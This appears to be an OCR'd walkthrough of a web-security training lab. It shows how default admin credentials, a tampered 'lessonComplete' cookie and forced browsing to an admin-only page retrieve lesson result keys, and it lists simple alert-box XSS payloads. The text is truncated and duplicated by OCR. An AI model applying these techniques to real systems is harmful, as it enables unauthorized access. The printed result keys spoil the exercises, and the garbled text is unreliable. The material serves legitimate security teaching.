
Developers and system administrators need to work t
omated scanners are useful for detecting missing pat
services. A process should be implemented for keepi
ner to each deployed environment.

To get the result key to this lesson, you must sign in
pdated.

User Name admin
Password •••••••••

Loading...

```
POST /lessons/fe04648f43cdf2d523ecf1675f1ade2cde04a7a
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/lessons/fe04648f43cd
Content-Length: 32
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DFBB34A2A;
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

userName=admin&userPass=password
```



To get the result key to this lesson, you must sign in
pdated.

User Name admin
Password ●●●●●●●●●


Authentication Successful

You have successfully signed in with the default sign
asswords and avoid default administration usernames

Result Key:

3mqTdaLtn3VhBstf8zti5+uBLNfnDfxogPz/b

```
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/201
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.56.101/lessons/fe04648f43cdf2d523ecf1675f
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DFBB34A2A; token=1119300
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close
If-Modified-Since: Thu, 22 Oct 2015 17:43:16 GMT
If-None-Match: W/"536-1445535796000"
```




Submit Result Key Here...

Solution Submission Success

Security Misconfiguration completed! Congratulations.

### Broken Session Management

Attacks against an application's authentication and session management can be performed using security risks that other vulnerabilities present. For example, any application's session management can be overcome when a Cross Site Scripting vulnerability is used to steal user session tokens. This topic is more about flaws that exist in the applications authentication and session management schema




Broken authentication and session management flaws are commonly found in functionalities such as logout, pa
management, secret question and account update. An attack can potentially abuse these functions to modify 
ers credentials by guessing their secret question or through parameter abuse. Finding such flaws can sometim
fficult, as each implementation is unique.

The following scenarios are vulnerable to these security risks;
1) User credentials are stored with insufficient cryptographic levels.
2) User credentials can be guessed or changed through poor account management.
3) Session identifiers are exposed in the URL.
4) The application does not use sufficient transport protection (Such as HTTPs or sFTP).
5) Session parameters can be manually changed by the user through application functionality.

Session parameters can be manually changed by the user through application functionality.

This lesson implements bad session management. Investigate the following function to see if you trick the serv
hinking you have already completed this lesson to retrieve the result key.



her vulnerabilities present. For example, any applicat
cripting vulnerability is used to steal user session tok
uthentication and session management schema.

Broken authentication and session management flaw
management, secret question and account update. A
ers credentials by guessing their secret question or t
fficult, as each implementation is unique.


The following scenarios are vulnerable to these securi
1) User credentials are stored with insufficient cryptog
2) User credentials can be guessed or changed throu
3) Session identifiers are exposed in the URL.
4) The application does not use sufficient transport pr
5) Session parameters can be manually changed by

Session parameters can be manually changed by the

This lesson implements bad session management. Ir
hinking you have already completed this lesson to ret

Loading...

```
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Ge
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/lessons/b8c19efd1a7cc64301f
Cookie: lessonComplete=lessonNotComplete; JSESSIONID=99DE4C
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close
Content-Length: 0
```



Session parameters can be manually changed by the

This lesson implements bad session management. Ir
hinking you have already completed this lesson to ret

Lesson Complete


Congratulations, you have bypassed this lessons VE

i9TeMLvyH4j7vsSiPvOYRTfpn+JXJeAWev

```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.56.101/lessons/b8c19efd1a7cc64301f239
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DFBB34A2A; token=111
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close
If-Modified-Since: Thu, 22 Oct 2015 17:43:16 GMT
If-None-Match: W/"536-1445535796000"
```

### Failure to Restrict URL Access

An application that fails to restrict URL access is an application that is not protecting its "protected" pages sufficiently. This occurs when an application hides functionality from basic users. In an application that fails to restrict URL access, administration links are only put onto the page if the user is an administrator. If users discover a page's address, they can still access it via URL access




## What is a Failure to Restrict URL Access?

An application that fails to restrict URL access is an application that is not protecting its "protected" pages sufficiently. This occurs when an application hides functionality from basic users. In an application that fails to restrict URL access , administration links are only put onto the page if the user is an administrator. If users discover a page's address, they can still access it via URL access.

Preventing unauthorized URL access requires selecting an approach for requiring proper authentication and proper auth orization for each page. The easier the authentication is to include in a page the more likely that all pages will be cover ed by the policy.

The result key to this lesson is stored in a web page only administrators know about.



Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Options
Alerts
Site map
Scope


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

https://192.168.56.101
css
getModule
getStarted.jsp
index.jsp
javascript:
js
lessons
4d8d50a458ca5f1f7e2506dd5557ae1f7da212827
4d8d50a458ca5f1f7e2506dd5557ae1f7da212827
adminOnly
resultKey.jsp
b8c19efd1a7cc64301f239f9b9a7a32410a080813
b8c19efd1a7cc64301f239f9b9a7a32410a080813
fdb94122d0f032821019c7edf09dc62ea21e25ca6
fdb94122d0f032821019c7edf09dc62ea21e25ca6
fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9
fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9
javascript:
js
oed23498d53ad1d965a589e257d8366d74eb52ef
login
logout
readyToPlay.jsp
refreshMenu
scoreboard.jsp
solutionSubmit


| Host | Method | URL | Params | Status ▲ | Length | MIME type | Title |
|---|---|---|---|---|---|---|---|
| https://192.168.56.101 | GET | /lessons/adminOnly/resul... | ☐ | 200 | 1181 | HTML | |

Request
Response
Raw
Params
Headers
Hex

```
GET /lessons/adminOnly/resultKey.jsp HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: lessonComplete=lessonNotComplete; JSESSIONID=99DE4CF899526EB3701E5F3DFBB34A2A;
token=111930024251344987453042241655965795958; JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close
```



Result Key: **hJTTe8kNdHjVbPQbR7wdel6BomiwIkNeqNbk9ZlIHV7dapZ/pEY1jUiXI1uzIo3F0txWnOYJ3DYrx6GUKjGdA9bkzWQBBvK5fmGSA6iHeYo=**




Solution Submission Success

Failure to Restrict URL Access completed! Congratulations.

## Cross Site Scripting

Cross-Site Scripting, or XSS, issues occur when an application uses untrusted data in a web browser without sufficient validation or escaping. If untrusted data contains a client side script, the browser will execute the script while it is interpreting the page




According to OWASP, XSS is the most widespread vulnerability found in web applica
o the variety of attack vectors that are available. The easiest way of showing an XSS
e alert box as a client side script pay load. To execute a XSS payload, a variety of ar
y to overcome insufficient escaping or validation. The following are examples of some
ate the same alert pop up that reads "XSS".

```
<SCRIPT>alert('XSS')</SCRIPT>
<IMG SRC="#" ONERROR="alert('XSS')"/>
<INPUT TYPE="BUTTON" ONCLICK="alert('XSS')"/>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

The following search box outputs untrusted data without any validation or escaping. (
h this function to show that there is an XSS vulnerability present.

Please enter the Search Term that you want to look up



sible candidates for performing XSS attacks in an applic

According to OWASP, XSS is the most widespread vuln
o the variety of attack vectors that are available. The eas
e alert box as a client side script pay load. To execute a
y to overcome insufficient escaping or validation. The fol
ate the same alert pop up that reads "XSS".

```
<SCRIPT>alert('XSS')</SCRIPT>
<IMG SRC="#" ONERROR="alert('XSS')"/>
<INPUT TYPE="BUTTON" ONCLICK="alert('XSS')"/>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```


The following search box outputs untrusted data without
h this function to show that there is an XSS vulnerability

Please enter the Search Term that you want t

test

Loading...

```
POST /lessons/zf8ed52591579339e590e0726c7b24009f3ac54cdff1b81a65db1688d86efb
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/20100101 Fire
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/lessons/zf8ed52591579339e590e0726c7b24009f3a
Content-Length: 64
Cookie: lessonComplete=lessonNotComplete; JSESSIONID=99DE4CF899526EB3701E5F3
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

searchTerm=test&csrfToken=1119300242513449874530422416559657995 8
```



The following search box outputs untrusted data without any validation or escaping. Get an alert box to execute through this function to show that there is an XSS vulnerability present.

Please enter the Search Term that you want to look up

